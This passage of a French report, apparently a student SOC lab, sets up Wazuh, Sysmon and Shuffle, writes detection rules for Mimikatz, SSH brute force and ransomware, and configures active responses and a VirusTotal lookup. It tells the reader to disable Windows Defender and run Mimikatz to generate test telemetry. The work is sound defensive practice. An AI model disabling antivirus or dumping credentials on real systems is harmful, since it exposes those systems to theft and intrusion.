


Figure 37 : Service windows

Cette étape est requise chaque fois que des modifications de configuration sont apportées.

- Vérifier les journaux Sysmon dans le tableau de bord Wazuh
- Connectons-nous au tableau de bord Wazuh
- Accédons à la section « Découvrir »
  - Dans Wazuh, cliquons sur **Découvrir** dans le panneau de gauche.
- Sélectionnons l'index correct
  - Dans la barre de recherche, choisissons : wazuh-alerts-*
- Filtrer les événements Sysmon
  - Tapons **« sysmon »** dans la barre de recherche et appuyez sur **Entrée**.




Figure 38 : wazuh event

4.4.3 Exfiltration d'identifiants sur Windows server

Mimikatz est un puissant outil de post-exploitation permettant d'extraire les mots de passe, les hachages et les jetons d'authentification des systèmes Windows. Il est fréquemment utilisé par les professionnels de la sécurité pour **les tests d'intrusion** et par les attaquants pour **le vol d'identifiants**. Mimiktz peut : vider les mots de passe en texte clair de la mémoire, extraire les hachages NTLM pour un craquage hors ligne, attaques Pass-the-Hash et Pass-the-Ticket. Extraire les tickets Kerberos (Golden Ticket, Silver Ticket), contourner les protections d'authentification Windows.

Exécution de Mimikatz pour les tests

- **Désactivons Windows Defender**

Générons maintenant des données de télémétrie avec mimikatz. Désactivons l'antivirus ou ajoutons notre dossier de téléchargements à la liste d'exclusion de notre client Windows server, sinon mimikatz sera signalé et supprimé. Téléchargons mimikatz [15]. Dans la section « Versions », téléchargons mimikatz_trunk.zip. Nous devrons peut-être également désactiver la protection de sécurité du navigateur.




Figure 39 : Désactivons Windows Defender

- **Téléchargeons Mimikatz depuis le référentiel**




Figure 40 : Téléchargement Mimikatz




Figure 41 : Extraction de mimikatz

Maintenant, exécutons **mimikatz.exe**, puis examinons le **tableau de bord Wazuh** pour les détections ou les alertes.

- **Exécutons Mimikatz dans PowerShell**
  - ✓ Ouvrons **PowerShell en tant qu'administrateur**.
  - ✓ Accédons au dossier Mimikatz extrait.
  - ✓ Exécutons mimikatz.exe.




Figure 42 : Exécution de mimikatz

- **Vérification des alertes sur Wazuh**
  - ✓ Ouvrons le **tableau de bord Wazuh**.

✓ Recherchons **les événements Sysmon ou Mimiktaz** dans l'**index des alertes**.




Figure 43 : Evénements Sysmon ou Mimiktaz

- **Configuration de Wazuh pour enregistrer tous les événements**

1. Modifions ossec.conf sur Wazuh Manager

✓ Créons une sauvegarde du ossec.conffichier.

```
cp /var/ossec/etc/ossec.conf ~/ossec_backup.conf
```

✓ Ouvrons ossec.conf et recherchons logallles logall_json paramètres.

```
 GNU nano 2.9.3                          /var/ossec/etc/ossec.conf

<!--
  Wazuh - Manager - Default configuration for ubuntu 18.04
  More info at: https://documentation.wazuh.com
  Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>
  <global>
    <jsonout_output>yes</jsonout_output>
    <alerts_log>yes</alerts_log>
    <logall>yes</logall>
    <logall_json>yes</logall_json>
    <email_notification>no</email_notification>
```

Figure 44 : Ossec.conf

✓ Modifions les deux valeurs de no à yes.

1. **<logall> yes**→ Enregistre tout (utile pour le débogage, mais les journaux sont volumineux).
2. **<logall_json> yes**→ Enregistre tout au format JSON (structuré mais plus de stockage).

✓ Enregistrons et quittons.

2. Redémarrons Wazuh Manager

✓ Utilisons systemctl restart wazuh-manager pour appliquer les modifications.

3. Activons Filebeat pour traiter les archives

   - ✓ Modifions le fichier **de configuration Filebeat** (filebeat.yml).
   - ✓ Localisons-le archives_enabled : falseet changeons-le en true.



Figure 45 : Filebeat.yml

Il permet à Filebeat de traiter les journaux archivés à des fins d'analyse et d'audit.

   - ✓ Enregistrons et redémarrons Filebeat (systemctl restart filebeat).

4. Créons un index pour les archives dans le tableau de bord Wazuh

   - ✓ Ouvrons **la gestion des tableaux de bord** dans Wazuh.
   - ✓ Accédons aux **modèles d'index**.
   - ✓ Nommons-le wazuh-archives-2025*et cliquons sur Étape suivante.




Figure 46 : modèles d'index wazuh

   - ✓ Sélectionnons **l'horodatage** en bas comme champ horaire.
   - ✓ Maintenant, allons sur la page Découvrir pour consulter notre index.




Figure 47 : Evènement wazuh

5. Vérifions les événements dans les archives

   ✓ Vérifions les journaux d'archives (/var/ossec/logs/archives/).

   ✓ Exécutons cat archives.json | grep -i mimikatz pour confirmer que les journaux sont stockés.

```
root@wazuh:~# cd /var/ossec/logs/archives/
root@wazuh:/var/ossec/logs/archives# ls
2025  archives.json  archives.log
root@wazuh:/var/ossec/logs/archives# cat archives.json | grep -i mimikatz
root@wazuh:/var/ossec/logs/archives#
```

Figure 48 : Journaux d'archives

6. Revenons maintenant à la page Découvrir pour vérifier les journaux Mimiktaz.




Figure 49 : Evènement wazuh 2

Nous pouvons également vérifier à nouveau les journaux d'archives.

4.5 Configuration des règles de détection

4.5.1 Règles personnalisées pour la détection de Mimikatz (T1003)

- **Accédons à la gestion des règles Wazuh**

Accédons à **Gestion du serveur → Règles** dans le tableau de bord Wazuh.




Figure 50 : Règles personnalisées 1

Cliquons sur **Gérer les fichiers de règles** et recherchons les règles d'ID d'événement Sysmon 1 existantes.



Figure 51 : Règles personnalisées 2

- **Créons une règle personnalisée**

Copions une règle d'ID d'événement Sysmon 1 existante comme référence.




Figure 52 : Règles personnalisées 3

Ouvrons la section règles personnalisées et modifions le local_rules.xmlfichier.



Figure 53 : Règles personnalisées 4

Collons la règle copiée et modifions-la :

- Changer l'ID de règle en 100002.
- Réglons le niveau sur 15(critique).
- Modifions le nom du champ de parentImage à originalFileName (en garantissant la sensibilité à la casse).
- Définir une correspondance regex pour mimikatz.
- Modifier la description pour indiquer la détection Mimikatz.
- Mettons à jour l'ID MITRE ATT&CK sur T1003(vidage d'informations d'identification).



Figure 54 : Règles personnalisées 5

Règle de détection pour Mimikatz : déclenche une alerte lorsque les journaux Sysmon indiquent l'exécution de « mimikatz.exe », liée à MITRE ATT&CK T1003 (vidage d'informations d'identification).

- Enregistrons et redémarrons Wazuh Manager

Cliquons sur Confirmer le redémarrage pour appliquer la règle personnalisée.

4.5.2 Règles pour les attaques Brute Force SSH (T1110)

On fait pareil pour la règle avancée brute force

```
  <rule id="5764" level="10" frequency="3" timeframe="60">
   <if_matched_sid>5710</if_matched_sid>
   <same_source_ip />
   <description>Multiple SSH login attempts using non-existent usernames.</description>
   <mitre>
     <id>T1110</id>
   </mitre>
 </rule>

 <rule id="5765" level="12" frequency="3" timeframe="60">
   <if_matched_sid>40112</if_matched_sid>
   <same_source_ip />
   <description>Multiple authentication failures followed by a success.</description>
   <mitre>
     <id>T1110</id>
   </mitre>
 </rule>
```

Figure 55 : Règles d'attaques SSH

4.5.3 Configuration FIM pour détection ransomware (T1486)

Configuration FIM Wazuh :

```
    <!-- Directories to check  (perform all possible verifications) -->
    <directories>/etc,/usr/bin,/usr/sbin</directories>
    <directories>/bin,/sbin,/boot</directories>

    <!-- Directory to check (Windows path) -->
    <directories>C:\Backup</directories>
```

Figure 56 : Configuration FIM Wazuh

Configuration FIM Windows Server :

ossec - Bloc-notes

Fichier Edition Format Affichage Aide

```
<directories realtime="yes">%PROGRAMDATA%\Microsoft\Windows\Start Menu\Programs\Star

<directories realtime="yes">C:\Backup</directories>
```

Figure 57 : Configuration FIM Win Server

Règle détection patterns ransomware :

```
  <rule id="100200" level="15">
  <if_sid>92213</if_sid>
  <description>Ransomware: Executable dropped in malware common folder - Potential Ransomware Activity</description>
  <group>ransomware,attack.t1486,</group>
  <mitre>
    <id>T1486</id>
  </mitre>
</rule>

<!-- Règle pour détection d'exécutable dans le dossier commun malware -->
  <rule id="100201" level="15">
    <if_sid>100200</if_sid>
    <field name="win.eventdata.destination">.*malware.*common.*</field>
    <description>Ransomware: Executable dropped in malware common folder - Potential Ransomware Activity</description>
    <group>ransomware,pci_dss_10.6.1,gdpr_IV_35.7.d,</group>
  </rule>
```

Figure 58: Règle détection ransomware

4.5.4 Alignement des règles avec MITRE ATT&CK

Règle Wazuh	Technique MITRE	Tactique	Description
100100	T1003.001	Credential Access	OS Credential Dumping
5764	T1110	Credential Access	Brute Force
100200	T1486	Impact	Data Encrypted for Impact

Tableau 8 : Mapping règles MITRE ATT&CK

4.6 Configuration des mécanismes de réponse

4.6.1 Active Response Wazuh

- **Règle de réponse active de mimikatz:**

```
245 <!-- Réponse pour Mimikatz - Bloquer l'IP source -->
246 <active-response>
247   <command>firewall-drop</command>
248   <location>local</location>
249   <level>10</level>
250   <rules_id>100002</rules_id>
251   <timeout>1800</timeout>
252 </active-response>
253
254 <active-response>
255   <command>firewall-drop</command>
256   <location>local</location>
257   <level>12</level>
258   <rules_id>100003,100004</rules_id>
259   <timeout>3600</timeout>
260 </active-response>
```

Figure 59 : Règle de réponse active 1

- **Règle de réponse active de ssh :**

```
262 <!-- Réponse pour attaques SSH - Bloquer IP -->
263 <active-response>
264   <command>firewall-drop</command>
265   <location>local</location>
266   <level>10</level>
267   <rules_id>5764,5765</rules_id>
268   <timeout>3600</timeout>
269 </active-response>
```

Figure 60 : Règle de réponse active 2

- **Règle de réponse active de ransomware :**

```
271 <!-- Réponse CRITIQUE pour ransomware - Actions multiples -->
272 <active-response>
273   <command>firewall-drop</command>
274   <location>all</location>
275   <level>15</level>
276   <rules_id>100200,100201</rules_id>
277   <timeout>7200</timeout>
278 </active-response>
279
280 <active-response>
281   <command>host-deny</command>
282   <location>all</location>
283   <level>15</level>
284   <rules_id>100200,100201</rules_id>
285   <timeout>7200</timeout>
286 </active-response>
```

Figure 61 : Règle de réponse active 3

4.6.2 Webhooks vers Shuffle

Configuration webhooks dédiés :




Figure 62 : Configuration webhooks 1





Figure 63 : Configuration webhooks 2

4.6.3 Intégration avec les APIs externes

Configuration VirusTotal :

- Obtenons une clé API VirusTotal
- Accédons à VirusTotal et inscrivons-vous.
- Après notre inscription, accédons aux paramètres de notre compte et copions la clé API.



Connectons VirusTotal à Shuffle

- Dans Shuffle, accédons à Applications et recherchons VirusTotal.
- Cliquons sur VirusTotal et activez-le.
- Faites-le glisser dans votre flux de travail.

Configurons l'action VirusTotal

- Renommons-le en VirusTotal.
- Sous Rechercher des actions, choisissons « Obtenir un rapport de hachage ».
- Collons notre clé API dans le champ d'authentification.

